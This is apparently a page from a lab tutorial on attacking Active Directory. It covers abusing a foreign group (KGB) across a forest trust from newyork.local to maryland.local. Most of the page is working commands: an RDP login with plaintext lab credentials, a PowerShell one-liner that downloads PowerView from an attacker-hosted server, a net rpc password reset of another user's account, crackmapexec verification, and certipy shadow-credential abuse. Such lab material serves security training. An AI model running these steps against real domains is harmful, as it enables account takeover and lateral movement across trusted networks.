> For the complete documentation index, see [llms.txt](https://watchdogsacademy.gitbook.io/attacking-active-directory/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://watchdogsacademy.gitbook.io/attacking-active-directory/trust/forest-trust-newyork.local-greater-than-maryland.local/foreign-group-and-users.md).
# Foreign group and users
### Foreign group and users

* On bloodhound we can see very easily that there is link between the domains with the following query *(Careful this query is fine in a lab but this will certainly be a little too heavy in a real world AD)*
### NewYork.Local
### North.NewYork.Local
### Maryland.Local
* On the lab you will find some specifics groups to pass from one domain to the other.
* As you already have done the acl part previously you will easily find the way to exploit that.
* newyork.local to maryland.local: group KGB
* To do that just pick a user from the RadioCity and exploit with the KGB group
### RDP
```
xfreerdp /d:newyork.local /u:diego.montenegro /p:letsdothis /v:192.168.56.10 /cert-ignore
```
### Loading PowerView\.ps1 to ParrotOS Lab Machine
```
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1
```
### Uploading it to the Windows Server
```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.56.31:8000/PowerView.ps1', 'C:\Users\diego.montenegro\Documents\PowerView.ps1')
```
```
Get-NetGroupMember -Identity "KGB" -Domain Maryland.local
```
### Change Teresa PWD
```
net rpc password teresa.Perez -U newyork.local/diego.montenegro%letsdothis -S baltimore.maryland.local
Enter new password for teresa.Perez:
```
### And verify
```
crackmapexec smb 192.168.56.12 -u teresa.Perez -p 'Password123' -d maryland.local
```
* We can also to that with shadow credentials (but the auto will not work here, we will have to do that with two steps)
```
certipy shadow add -u diego.montenegro@newyork.local -p 'letsdothis' \
-dc-ip 192.168.56.12 -target baltimore.maryland.local -account 'teresa.perez'
```
```
certipy auth -pfx teresa.perez.pfx -username teresa.perez -domain maryland.local -dc-ip 192.168.56.12
```
* Maryland to NewYork : group MainMultiDoms
In the same way we can exploit the Maryland to NewYork foreign group